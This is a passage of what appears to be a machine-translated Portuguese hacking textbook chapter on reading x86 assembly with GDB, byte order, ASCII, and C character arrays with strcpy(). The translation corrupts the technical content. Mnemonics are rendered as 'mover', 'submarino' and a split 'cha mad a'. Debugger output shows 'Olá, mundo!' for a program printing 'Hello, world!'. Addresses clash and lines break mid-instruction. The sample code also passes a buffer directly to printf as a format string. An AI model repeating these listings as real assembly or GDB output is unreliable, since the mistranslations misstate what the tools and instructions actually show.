8048375:	89 e5	mover	ebp,esp
8048377:	83 ec 08	submarino	esp,0x8

Há também operações que são usadas para controlar o fluxo de execução. A operação cmp é usada para comparar valores e, basicamente, qualquer operação que comece com j é usada para saltar para uma parte diferente do código (dependendo do resultado da comparação). O exemplo abaixo compara primeiro um valor de 4 bytes localizado em EBP menos 4 com o número 9. A próxima instrução é um ponteiro curto para *pular se for menor ou igual a*, referindo-se ao resultado da comparação anterior. Se esse valor for menor ou igual a 9, a execução salta para a instrução em 0x8048393. Caso contrário, a execução flui para a próxima instrução com um salto incondicional. Se o valor não for menor ou igual a 9, a execução saltará para 0x80483a6.

804838b:	83 7d fc 09	cmp	DWORD PTR [ebp-4],0x9
804838f:	7e 02	jle	8048393 <main+0x1f>
8048391:	eb 13	jmp	80483a6 <main+0x32>

Esses exemplos foram retirados de nossa desmontagem anterior e temos nosso depurador configurado para usar a sintaxe da Intel, portanto, vamos usar o depurador para percorrer o primeiro programa no nível de instrução de montagem.

O sinalizador -g pode ser usado pelo compilador GCC para incluir informações extras de depuração, o que dará ao GDB acesso ao código-fonte.

```

reader@hacking:~/booksrc $ gcc -g firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 matrix users 11977 Jul 4 17:29 a.out
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/libthread_db.so.1". (gdb) lista
1      #include <stdio.h>
2
3      int main()
4      {
5          int i;
6          for(i=0; i < 10; i++)
7          {
8              printf("Hello, world!\n");
9          }
10     }
(gdb) desmontar principal
Dump do código assembler para a função main():
0x08048384 <main+0>:    empur    ebp
                           rar
0x08048385 <main+1>:    mover    ebp,esp
0x08048387 <main+3>:    submar   esp,0x8
                           ino
0x0804838a <main+6>:    e        esp,0xffffffff0
0x0804838d <main+9>:    mover    eax,0x0
0x08048392 <main+14>:   submar   esp,eax
                           ino
0x08048394 <main+16>:    mover    DWORD PTR [ebp-4],0x0
0x0804839b <main+23>:   cmp     DWORD PTR [ebp-4],0x9

```

```

0x0804839f <main+27>: jle   0x80483a3 <main+31>
0x080483a1 <main+29>: jmp   0x80483b6 <main+50>
0x080483a3 <main+31>: mover  DWORD PTR [esp],0x80484d4
0x080483aa <main+38>: cha   0x80482a8 <_init+56>
mad
a
0x080483af <main+43>: lea    eax,[ebp-4]
0x080483b2 <main+46>: inc    DWORD PTR [eax]
0x080483b4 <main+48>: jmp    0x804839b <main+23>
0x080483b6 <main+50>: sair
0x080483b7 <main+51>: ret

Fim do dump do assembler.
(gdb) break main
Ponto de parada 1 em 0x8048394: arquivo firstprog.c,
linha 6. (gdb) run
Iniciando o programa: /hacking/a.out

Ponto de parada 1, main() em firstprog.c:6
6           for(i=0; i < 10; i++)
(gdb) info register eip
eip          0x8048394           0x8048394
(gdb)

```

Primeiro, o código-fonte é listado e a desmontagem da função main() é exibida. Em seguida, um ponto de interrupção é definido no início de main() e o programa é executado. Esse ponto de interrupção simplesmente diz ao depurador para pausar a execução do programa quando ele chegar a esse ponto. Como o ponto de interrupção foi definido no início da função main(), o programa atinge o ponto de interrupção e faz uma pausa antes de executar de fato qualquer instrução em main(). Em seguida, o valor de EIP (o ponteiro de instrução) é exibido.

Observe que o EIP contém um endereço de memória que aponta para uma instrução na desmontagem da função main() (mostrada em negrito). As instruções anteriores a essa (mostradas em itálico) são conhecidas coletivamente como *prólogo da função* e são geradas pelo compilador para configurar a memória para o restante das variáveis locais da função main(). Parte do motivo pelo qual as variáveis precisam ser declaradas em C é para ajudar na construção dessa seção do código. O depurador sabe que essa parte do código é gerada automaticamente e é inteligente o suficiente para ignorá-la. Falaremos mais sobre o prólogo da função mais tarde, mas, por enquanto, podemos seguir a sugestão do GDB e ignorá-la.

O depurador GDB fornece um método direto para examinar a memória, usando o comando `x`, que é a abreviação de *examine*. Examinar a memória é uma habilidade essencial para qualquer hacker. A maioria das explorações de hackers é muito parecida com truques de mágica - elas parecem incríveis e mágicas, a menos que você saiba sobre truques de mágica e desvios de direção. Tanto na mágica quanto no hacking, se você olhasse no ponto certo, o truque seria óbvio. Esse é um dos motivos pelos quais um bom mágico nunca faz o mesmo truque duas vezes. Porém, com um depurador como o GDB, todos os aspectos da execução de um programa podem ser examinados de forma determinística, pausados, percorridos e repetidos quantas vezes forem necessárias. Como um programa em execução é basicamente um processador e segmentos de memória, examinar a memória é a

primeira maneira de ver o que realmente está acontecendo.

O comando examine no GDB pode ser usado para examinar um determinado endereço de memória de várias maneiras. Esse comando espera dois argumentos quando é usado: o local na memória a ser examinado e como exibir essa memória.

O formato de exibição também usa uma abreviação de uma única letra, que é opcionalmente precedida por uma contagem de quantos itens devem ser examinados. Algumas letras de formato comuns são as seguintes:

- o Exibição em octal.
- x Exibição em hexadecimal.
- u Exibição em decimal não assinado, base 10 padrão.
- t Exibição em binário.

Eles podem ser usados com o comando examine para examinar um determinado endereço de memória. No exemplo a seguir, é usado o endereço atual do registro EIP. Comandos abreviados são usados com frequência no GDB, e até mesmo o registro info eip pode ser abreviado para apenas i r eip.

```
(gdb) i r eip
eip                                0x80483840x8048384
<main+16> (gdb) x/o 0x8048384
0x8048384 <main+16>:      077042707
(gdb) x/x $eip
0x8048384 <main+16>:      0x00fc45c7
(gdb) x/u $eip
0x8048384 <main+16>:      16532935
(gdb) x/t $eip
0x8048384 <main+16>:      00000000111111000100010111000111
(gdb)
```

A memória para a qual o registro EIP está apontando pode ser examinada usando o endereço armazenado em EIP. O depurador permite referenciar os registros diretamente, de modo que \$eip é equivalente ao valor que EIP contém naquele momento. O valor 077042707 em octal é o mesmo que 0x00fc45c7 em hexadecimal, que é o mesmo que 16532935 em decimal de base 10, que, por sua vez, é o mesmo que 00000000111111000100010111000111 em binário. Um número também pode ser anexado ao formato do comando examine para examinar várias unidades no endereço de destino.

```
(gdb) x/2x $eip
0x8048384 <main+16>: 0x00fc45c7    0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>: 0x00fc45c7    0x83000000    0x7e09fc7d    0xc713eb02
0x8048394 <main+32>:   0x84842404    0x01e80804    0x8dfffff    0x00fffc45
0x80483a4 <main+48>:   0xc3c9e5eb    0x90909090    0x90909090    0x5de58955
(gdb)
```

O tamanho padrão de uma única unidade é uma unidade de quatro bytes chamada de *palavra*. O tamanho das unidades de exibição do comando examine pode ser alterado adicionando-se uma letra de tamanho ao final da letra de formato. As letras de tamanho válidas são as seguintes:

- b Um único byte
- h Uma meia palavra, que tem dois bytes de tamanho
- w Uma palavra, que tem quatro bytes de tamanho
- g Um gigante, que tem oito bytes de tamanho

Isso é um pouco confuso, porque às vezes o termo *palavra* também se refere a valores de 2 bytes. Nesse caso, uma *palavra dupla* ou *DWORD* refere-se a um valor de 4 bytes. Neste livro, palavras e DWORDs se referem a valores de 4 bytes. Se eu estiver falando de um valor de 2 bytes, eu o chamarei de *short* ou *halfword*. A saída do GDB a seguir mostra a memória exibida em vários tamanhos.

```
(gdb) x/8xb $eip
0x8048384 <main+16>: 0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0x83
(gdb) x/8xh $eip
0x8048384 <main+16>: 0x45c7 0x00fc 0x0000 0x8300 0xfc7d 0x7e09 0xeb02 0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>: 0x00fc45c7 0x83000000 0x7e09fc7d 0xc713eb02
0x8048394 <main+32>: 0x84842404 0x01e80804 0x8dfffff 0x00ffff45
(gdb)
```

Se você observar com atenção, poderá notar algo estranho nos dados acima. O primeiro comando *examine* mostra os primeiros oito bytes e, naturalmente, os comandos *examine* que usam unidades maiores exibem mais dados no total.

Entretanto, o primeiro *examine* mostra que os dois primeiros bytes são 0xc7 e 0x45, mas quando uma meia palavra é examinada exatamente no mesmo endereço de memória, o valor 0x45c7 é mostrado, com os bytes invertidos. Esse mesmo efeito de inversão de bytes pode ser observado quando uma palavra completa de quatro bytes é mostrada como 0x00fc45c7, mas quando os primeiros quatro bytes são mostrados byte a byte, eles estão na ordem 0xc7, 0x45, 0xfc e 0x00.

Isso ocorre porque no processador *x86* os valores são armazenados na *ordem de bytes little-endian*, o que significa que o byte menos significativo é armazenado primeiro. Por exemplo, se quatro bytes devem ser interpretados como um único valor, os bytes devem ser usados na ordem inversa. O depurador GDB é inteligente o suficiente para saber como os valores são armazenados, portanto, quando uma palavra ou meia palavra é examinada, os bytes devem ser invertidos para exibir os valores corretos em hexadecimal. Revisitar esses valores exibidos como hexadecimais e decimais sem sinal pode ajudar a esclarecer qualquer confusão.

```
(gdb) x/4xb $eip
0x8048384 <main+16>: 0xc7    0x45    0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <main+16>: 199     69      252     0
(gdb) x/1xw $eip
0x8048384 <main+16>: 0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>: 16532935
(gdb) quit
O programa está em execução. Sair mesmo assim? (y
ou n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
reader@hacking:~/booksrc $
```

Os primeiros quatro bytes são mostrados em notação hexadecimal e decimal sem sinal padrão. Um programa de calculadora de linha de comando chamado bc é usado para mostrar que, se os bytes forem interpretados na ordem incorreta, o resultado será um valor terrivelmente incorreto de 3343252480. A ordem dos bytes de uma determinada arquitetura é um detalhe importante a ser observado. Embora a maioria das ferramentas de depuração e dos compiladores cuide automaticamente dos detalhes da ordem dos bytes, eventualmente você mesmo manipulará a memória diretamente.

Além de converter a ordem dos bytes, o GDB pode fazer outras conversões com o comando examine. Já vimos que o GDB pode desmontar instruções de linguagem de máquina em instruções de montagem legíveis por humanos. O comando examine também aceita a letra de formato i, abreviação de *instrução*, para exibir a memória como instruções de linguagem assembly desmontadas.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) break main
Ponto de parada 1 em 0x8048384: arquivo firstprog.c,
linha 6. (gdb) run
Iniciando o programa: /home/reader/booksrc/a.out

Ponto de parada 1, main () em firstprog.c:6
6          for(i=0; i < 10; i++)
(gdb) i r $eip
eip           0x80483840<0x8048384
<main+16> (gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
0x804838b <main+23>:    cmp    DWORD PTR [ebp-
4],0x9 0x804838f <main+27>:    jle   0x8048393
<main+31> (gdb) x/7xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00
(gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb)
```

Na saída acima, o programa a.out é executado no GDB, com um ponto de interrupção definido em main(). Como o registro EIP aponta para a memória que, na verdade, contém instruções de linguagem de máquina, eles se desmontam muito bem.

A desmontagem anterior do objdump confirma que os sete bytes para os quais o EIP está apontando são, na verdade, linguagem de máquina para a instrução de montagem correspondente.

8048384:	c7 45 fc 00 00 00 00 00	mov	DWORD PTR [ebp-4],0x0
----------	-------------------------	-----	-----------------------

Essa instrução de montagem moverá o valor de 0 para a memória localizada no endereço armazenado no registro EBP, menos 4. É nesse endereço que a variável C i é armazenada na memória; i foi declarada como um número inteiro que usa 4 bytes de memória no processador x86. Basicamente, esse comando zerará o registro

variável `i` para o loop `for`. Se essa memória for examinada neste momento, ela não conterá nada além de lixo aleatório. A memória nesse local pode ser examinada de várias maneiras diferentes.

```
(gdb) i r ebp
ebp          0xbffff808          0xbffff808
(gdb) x/4xb $ebp - 4
0xfffff804: 0xc0    0x83    0x04    0x08
(gdb) x/4xb 0xfffff804
0xfffff804: 0xc0    0x83    0x04    0x08
(gdb) print $ebp - 4
$1 = (void *) 0xfffff804
(gdb) x/4xb $1
0xfffff804: 0xc0    0x83    0x04    0x08
(gdb) x/xw $1
0xfffff804: 0x080483c0
(gdb)
```

O registro EBP é mostrado como contendo o endereço 0xfffff808, e a instrução assembly será gravada em um valor deslocado por 4 a menos, 0xfffff804. O comando `examine` pode examinar esse endereço de memória diretamente ou fazendo a matemática em tempo real. O comando `print` também pode ser usado para fazer cálculos simples, mas o resultado é armazenado em uma variável temporária no depurador. Essa variável chamada `$1` pode ser usada posteriormente para acessar novamente e rapidamente um determinado local na memória. Qualquer um dos métodos mostrados acima realizará a mesma tarefa: exibir os 4 bytes de lixo encontrados na memória que serão zerados quando a instrução atual `for` é executada.

Vamos executar a instrução atual usando o comando `nexti`, que é a abreviação de *next instruction* (*próxima instrução*). O processador lerá a instrução no EIP, a executará e avançará o EIP para a próxima instrução.

```
(gdb) nexti
0x0804838b      6          for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xfffff804: 0x00    0x00    0x00    0x00
(gdb) x/dw $1
0xfffff804: 0
(gdb) i r eip
eip                  0x804838b0x804838b
<main+23> (gdb) x/i $eip
0x804838b <main+23>:           cmpDWORD PTR [ebp-
4],0x9 (gdb)
```

Como previsto, o comando anterior zera os 4 bytes encontrados em EBP menos 4, que é a memória reservada para a variável C `i`. Em seguida, o EIP avança para a próxima instrução. Na verdade, faz mais sentido falar sobre as próximas instruções em um grupo.

```
(gdb) x/10i $eip
0x804838b <main+23>: cmp    DWORD PTR [ebp-4],0x9
0x804838f <main+27>: jle    0x8048393 <main+31>
0x8048391 <main+29>: jmp    0x80483a6 <main+50>
0x8048393 <main+31>: mover   DWORD PTR [esp],0x8048484
0x804839a <main+38>: cha    0x80482a0 <printf@plt>
mad
a
0x804839f <main+43>: lea    eax,[ebp-4]
0x80483a2 <main+46>: inc    DWORD PTR [eax]
0x80483a4 <main+48>: jmp    0x804838b <main+23>
0x80483a6 <main+50>: leave
0x80483a7 <main+51>: ret
(gdb)
```

A primeira instrução, cmp, é uma instrução de comparação, que comparará a memória usada pela variável C *i* com o valor 9. A próxima instrução, jle, significa *jump if less than or equal to (pular se for menor ou igual a)*. Ela usa os resultados da comparação anterior (que, na verdade, estão armazenados no registro EFLAGS) para saltar o EIP e apontar para uma parte diferente do código se o destino da operação de comparação anterior for menor ou igual à origem. Nesse caso, a instrução diz para saltar para o endereço 0x8048393 se o valor armazenado na memória para a variável C *i* for menor ou igual ao valor 9. Se esse não for o caso, o EIP continuará para a próxima instrução, que é uma instrução de salto incondicional. Isso fará com que o EIP salte para o endereço 0x80483a6. Essas três instruções se combinam para criar uma estrutura de controle if-then-else: *Se o i for menor ou igual a 9, vá para a instrução no endereço 0x8048393; caso contrário, vá para a instrução no endereço 0x80483a6.* O primeiro endereço de 0x8048393 (mostrado em negrito) é simplesmente a instrução encontrada após a instrução de salto fixo, e o segundo endereço de 0x80483a6 (mostrado em itálico) está localizado no final da função.

Como sabemos que o valor 0 está armazenado no local da memória que está sendo comparado com o valor 9, e sabemos que 0 é menor ou igual a 9, o EIP deve estar em 0x8048393 após a execução das próximas duas instruções.

```
(gdb) nexti
0x0804838f      6      for(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:           jle0x8048393
<main+31> (gdb) nexti
8          printf("Hello, world!\n");
(gdb) i r eip
eip                  0x80483930x8048393 <main+31>
(gdb) x/2i  $eip
0x8048393 <main+31>: mover   DWORD PTR [esp],0x8048484
0x804839a <main+38>: cha    0x80482a0 <printf@plt>
mad
a
(gdb)
```

Como esperado, as duas instruções anteriores permitem que a execução do programa flua até 0x8048393, o que nos leva às próximas duas instruções. A instrução

A primeira instrução é outra instrução mov que escreverá o endereço 0x8048484 no endereço de memória contido no registro ESP. Mas para onde ESP está apontando?

```
(gdb) i r esp
esp            0xbffff800      0xbffff800
(gdb)
```

Atualmente, o ESP aponta para o endereço de memória 0xbffff800, portanto, quando a instrução mov é executada, o endereço 0x8048484 é gravado lá. Mas por quê? O que há de tão especial no endereço de memória 0x8048484? Há uma maneira de descobrir.

```
(gdb) x/2xw 0x8048484
0x8048484: 0x6c6c6548 0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484: 0x48 0x65 0x6c 0x6c 0x6f 0x20
(gdb) x/6ub 0x8048484
0x8048484: 72 101 108 108 111 32
(gdb)
```

Um olho treinado pode notar algo sobre a memória aqui, em particular o intervalo dos bytes. Depois de examinar a memória por tempo suficiente, esses tipos de padrões visuais se tornam mais aparentes. Esses bytes estão dentro do intervalo ASCII imprimível. *O ASCII* é um padrão acordado que mapeia todos os caracteres do seu teclado (e alguns que não são) para números fixos. Todos os bytes 0x48, 0x65, 0x6c e 0x6f correspondem a letras do alfabeto na tabela ASCII mostrada abaixo. Essa tabela pode ser encontrada na página de manual do ASCII, disponível na maioria dos sistemas Unix digitando `man ascii`.

Tabela ASCII

Outubro	Dez	Hexadecimal	Char	Outubro	Dez	Hexadecimal	Char
000	0	00	NUL '\0'	100	64	40	@
001	1	01	SOH	101	65	41	A
002	2	02	STX	102	66	42	B
003	3	03	ETX	103	67	43	C
004	4	04	EOT	104	68	44	D
005	5	05	ENQ	105	69	45	E
006	6	06	ACK	106	70	46	F
007	7	07	BEL '\a'	107	71	47	G
010	8	08	BS '\b'	110	72	48	H
011	9	09	HT '\t'	111	73	49	I
012	10	0A	LF '\n'	112	74	4A	J
013	11	0B	VT '\v'	113	75	4B	K
014	12	0C	FF '\f'	114	76	4C	L
015	13	0D	CR '\r'	115	77	4D	M
016	14	0E	SO	116	78	4E	N
017	15	0F	SI	117	79	4F	O
020	16	10	DLE	120	80	50	P

021	17	11	DC1	121	81	51	Q
022	18	12	DC2	122	82	52	R
023	19	13	DC3	123	83	53	S
024	20	14	DC4	124	84	54	T
025	21	15	NAK	125	85	55	U
026	22	16	SYN	126	86	56	V
027	23	17	ETB	127	87	57	W
030	24	18	CAN	130	88	58	X
031	25	19	EM	131	89	59	Y
032	26	1A	SUB	132	90	5A	Z
033	27	1B	ESC	133	91	5B	[
034	28	1C	FS	134	92	5C	\
035	29	1D	GS	135	93	5D]
036	30	1E	RS	136	94	5E	^
037	31	1F	EUA	137	95	5F	_
040	32	20	ESPAÇO	140	96	60	`
041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	\$	144	100	64	d
045	37	25	%	145	101	65	e
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(150	104	68	h
051	41	29)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	154	108	6C	l
055	45	2D	-	155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	157	111	6F	o
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z
073	59	3B	;	173	123	7B	{
074	60	3C	<	174	124	7C	
075	61	3D	=	175	125	7D	}
076	62	3E	>	176	126	7E	~
077	63	3F	?	177	127	7F	DEL

Felizmente, o comando examine do GDB também contém provisões para examinar esse tipo de memória. A letra de formato c pode ser usada para procurar automaticamente um byte na tabela ASCII, e a letra de formato s exibirá uma sequência inteira de dados de caracteres.

```
(gdb) x/6cb 0x8048484
0x8048484:    72 'H' 101 'e' 108 'I' 108 'I' 111 'o' 32 ' '
(gdb) x/s 0x8048484
0x8048484:      "Olá, mundo!\n"
(gdb)
```

Esses comandos revelam que a cadeia de dados "Hello, world!\n" está armazenada no endereço de memória 0x8048484. Essa string é o argumento da função printf(), o que indica que mover o endereço dessa string para o endereço armazenado no ESP (0x8048484) tem algo a ver com essa função. A saída a seguir mostra o endereço da cadeia de dados sendo movido para o endereço para o qual o ESP está apontando.

```
(gdb) x/2i $eip
0x8048393 <main+31>:    mov     DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xfffff800:   0xb8000ce0
(gdb) nexti
0x0804839a      8          printf("Hello, world!\n");
(gdb) x/xw $esp
0xfffff800:   0x8048484
(gdb)
```

A próxima instrução é, na verdade, chamada de função printf(); ela imprime a string de dados. A instrução anterior estava preparando a chamada da função, e os resultados da chamada da função podem ser vistos na saída abaixo em negrito.

```
(gdb) x/i $eip
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
(gdb) nexti
Olá, mundo!
6          for(i=0; i < 10; i++)
(gdb)
```

Continuando a usar o GDB para depurar, vamos examinar as próximas duas instruções. Mais uma vez, faz mais sentido observá-las em um grupo.

```
(gdb) x/2i $eip
0x804839f <main+43>:    lea     eax,[ebp-4]
0x80483a2 <main+46>:    inc     DWORD PTR [eax]
(gdb)
```

Essas duas instruções basicamente incrementam a variável i em 1. A instrução A instrução lea é um acrônimo de *Load Effective Address* (*carregar endereço efetivo*), que carrega o

endereço familiar de EBP menos 4 no registro EAX. A execução dessa instrução é mostrada abaixo.

```
(gdb) x/i $eip
0x804839f <main+43>:    lea      eax,[ebp-4]
(gdb) print $ebp - 4
$2 = (void *) 0xbffff804
(gdb) x/x $2
0xbffff804:      0x00000000
(gdb) i r eax
eax            0xd      13
(gdb) nexti
0x080483a2      6      for(i=0; i < 10; i++)
(gdb) i r eax
eax            0xbffff804      -1073743868
(gdb) x/xw $eax
0xbffff804:      0x00000000
(gdb) x/dw $eax 0xbffff804:
0
(gdb)
```

A instrução inc a seguir incrementará o valor encontrado nesse endereço (agora armazenado no registro EAX) em 1. A execução dessa instrução também é mostrada abaixo.

```
(gdb) x/i $eip
0x80483a2 <main+46>:    inc      DWORD PTR [eax]
(gdb) x/dw $eax
0xbffff804:      0
(gdb) nexti
0x080483a4      6      for(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:      1
(gdb)
```

O resultado final é o valor armazenado no endereço de memória EBP menos 4 (0xbffff804), incrementado em 1. Esse comportamento corresponde a uma parte do código C em que a variável *i* é incrementada no loop for.

A próxima instrução é uma instrução de salto incondicional.

```
(gdb) x/i $eip
0x80483a4 <main+48>:    jmp0x804838b
<main+23> (gdb)
```

Quando essa instrução for executada, ela enviará o programa de volta à instrução no endereço 0x804838b. Para isso, basta definir EIP com esse valor.

Observando novamente a desmontagem completa, você deve ser capaz de dizer quais partes do código C foram compiladas em quais instruções de máquina.

```
(gdb) disass main
Dump do código assembler para a função main:
0x08048374 <main+0>: push   ebp
0x08048375 <main+1>: mov    ebp,esp
0x08048377 <main+3>: sub    esp,0x8
0x0804837a <main+6>: e     esp,0xffffffff
0x0804837d <main+9>: mov    eax,0x0
0x08048382 <main+12>: sub    esp,esp
0x08048384 <main+16>: mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>: cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>: jle    0x08048393 <main+31>
0x08048391 <main+29>: jmp    0x080483a6 <main+50>
0x08048393 <main+31>: mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>: call   0x080482a0 <printf@plt>
0x0804839f <main+43>: lea    eax,[ebp-4]
0x080483a2 <main+46>: inc    DWORD PTR [eax]
0x080483a4 <main+48>: jmp    0x0804838b <main+23>
0x080483a6 <main+50>: leave 
0x080483a7 <main+51>: ret    
Fim do dump do assembler.
(gdb) lista
1      #include <stdio.h>
2
3      int main()
4      {
5          int i;
6          for(i=0; i < 10; i++)
7          {
8              printf("Hello, world!\n");
9          }
10     }
(gdb)
```

As instruções mostradas em negrito formam o loop for, e as instruções em itálico são a chamada printf() encontrada dentro do loop. A execução do programa voltará para a instrução compare, continuará a executar a chamada printf() e incrementará a variável contador até que ela finalmente seja igual a 10. Nesse ponto, a instrução de salto condicional não será executada; em vez disso, o ponteiro de instrução continuará para a instrução de salto incondicional, que sai do loop e encerra o programa.

0x260 **Voltar ao básico**

Agora que a ideia de programação é menos abstrata, há alguns outros conceitos importantes a serem conhecidos sobre o C. A linguagem Assembly e os processadores de computador existiam antes das linguagens de programação de alto nível, e muitos conceitos modernos de programação evoluíram com o tempo. Da mesma forma que conhecer um pouco de latim pode melhorar muito a compreensão de

No caso do idioma inglês, o conhecimento de conceitos de programação de baixo nível pode ajudar na compreensão dos de nível superior. Ao prosseguir para a próxima seção, lembre-se de que o código C deve ser compilado em instruções de máquina antes de poder fazer qualquer coisa.

0x261 Cadeias de caracteres

O valor "Hello, world!\n" passado para a função `printf()` no programa anterior é uma string - tecnicamente, uma matriz de caracteres. Em C, uma *matriz* é simplesmente uma lista de n elementos de um tipo de dados específico. Uma matriz de 20 caracteres é simplesmente 20 caracteres adjacentes localizados na memória. As matrizes também são chamadas de *buffers*. O programa `char_array.c` é um exemplo de matriz de caracteres.

`char_array.c`

```
#include <stdio.h>
int main()
{
    char str_a[20];
    str_a[0] = 'H';
    str_a[1] = 'e';
    str_a[2] = 'l';
    str_a[3] = 'l';
    str_a[4] = 'o';
    str_a[5] = ',';
    str_a[6] = ' ';
    str_a[7] = 'w';
    str_a[8] = 'o';
    str_a[9] = 'r';
    str_a[10] = 'l';
    str_a[11] = 'd';
    str_a[12] = '!';
    str_a[13] = '\n';
    str_a[14] = 0;
    printf(str_a);
}
```

O compilador GCC também pode receber a opção `-o` para definir o arquivo de saída a ser compilado. Essa opção é usada abaixo para compilar o programa em um binário executável chamado `char_array`.

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c reader@hacking:~/booksrc $
./char_array
Olá, mundo! reader@hacking:~/booksrc $
```

No programa anterior, uma matriz de caracteres de 20 elementos é definida como `str_a`, e cada elemento da matriz é gravado, um a um. Observe que o número começa em 0, em vez de 1. Observe também que o último caractere é um 0. (Isso também é chamado de *byte nulo*.) A matriz de caracteres foi definida, portanto, 20 bytes foram alocados para ela, mas somente 12 desses bytes são realmente usados. O byte nulo

no final é usado como um caractere delimitador para informar a qualquer função que esteja lidando com a cadeia de caracteres para interromper as operações ali mesmo. Os bytes extras restantes são apenas lixo e serão ignorados. Se um byte nulo for inserido no quinto elemento da matriz de caracteres, somente os caracteres Hello serão impressos pela função printf().

Como a definição de cada caractere em uma matriz de caracteres é trabalhosa e as cadeias de caracteres são usadas com bastante frequência, foi criado um conjunto de funções padrão para a manipulação de cadeias de caracteres. Por exemplo, a função strcpy() copia uma cadeia de caracteres de uma origem para um destino, percorrendo a cadeia de caracteres de origem e copiando cada byte para o destino (e parando depois de copiar o byte de terminação nula). A ordem dos argumentos da função é semelhante à sintaxe de montagem da Intel: primeiro o destino e depois a origem. O programa char_array.c pode ser reescrito usando strcpy() para realizar a mesma coisa usando a biblioteca de strings. A próxima versão do programa char_array mostrada abaixo inclui string.h, pois usa uma função de string.

char_array2.c

```
#include <stdio.h>
#include <string.h>

int main() {
    char str_a[20];

    strcpy(str_a, "Hello, world!\n");
    printf(str_a);
}
```

Vamos dar uma olhada nesse programa com o GDB. Na saída abaixo, o programa compilado é aberto com o GDB e os pontos de interrupção são definidos antes, dentro e depois da chamada strcpy() mostrada em negrito. O depurador pausará o programa em cada ponto de interrupção, dando-nos a chance de examinar os registros e a memória. O código da função strcpy() vem de uma biblioteca compartilhada, portanto, o ponto de interrupção nessa função não pode ser definido até que o programa seja executado.

```
reader@hacking:~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking:~/booksrc $ gdb -q ./char_array2
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista
1      #include <stdio.h>
2      #include <string.h>
3
4      int main() {
5          char str_a[20];
6
7          strcpy(str_a, "Hello, world!\n");
8          printf(str_a);
9      }
(gdb) break 6
Ponto de interrupção 1 em 0x80483c4: arquivo
char_array2.c, linha 6. (gdb) break strcpy
```

```
Função "strcpy" não definida.  
Tornar o ponto de interrupção pendente no futuro carregamento da biblioteca  
compartilhada? (y ou [n]) y Ponto de interrupção 2 (strcpy) p e n d e n t e .  
(gdb) break 8  
Ponto de parada 3 em 0x80483d7: arquivo char_array2.c,  
linha 8. (gdb)
```

Quando o programa é executado, o ponto de interrupção `strcpy()` é resolvido. Em cada ponto de interrupção, examinaremos o EIP e as instruções para as quais ele aponta. Observe que o local da memória para EIP no ponto de interrupção do meio é diferente.

```
(gdb) executar
Iniciando o programa: /home/reader/booksrc/char_array2 Ponto
de parada 4 em 0xb7f076f4
Ponto de interrupção pendente "strcpy" resolvido
```

```
Ponto de parada 1, main () em char_array2.c:7
7             strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip                         0x80483c40x80483c4
<main+16> (gdb) x/5i $eip
0x80483c4 <main+16>:    mover   DWORD PTR [ esp+4],0x80484c4
0x80483cc <main+24>:    lea     eax,[ebp-40]
0x80483cf <main+27>:    mover   DWORD PTR [esp],eax
0x80483d2 <main+30>:    cha    0x80482c4 <strcpy@plt>
                            mad
                            a
0x80483d7 <main+35>:    lea     eax,[ebp-40]
(gdb) continue
Continuação.
```

```
Ponto de interrupção 4, 0xb7f076f4 em strcpy () de /lib/tls/i686/cmov/libc.so.6
(gdb) i r eip
eip            0xb7f076f4      0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>: mov    esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:mov    ,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>: mov    ecx,esi
0xb7f076fc  <strcpy+12>: sub    ecx,eax
0xb7f076fe <strcpy+14>: mov    edx,eax (gdb)
continue
Continuacão.
```

```
Ponto de parada 3, main () em char_array2.c:8
8         printf(str_a);
(gdb) i r eip
eip                                0x80483d70x80483d7
<main+35> (gdb) x/5i $eip
0x80483d7 <main+35>:    lea     eax,[ebp-40] 0x80483da
<main+38>:
0x80483dd <main+41>:    call    movDWORD PTR [esp],eax
0x80483e2 <main+46>:    leave
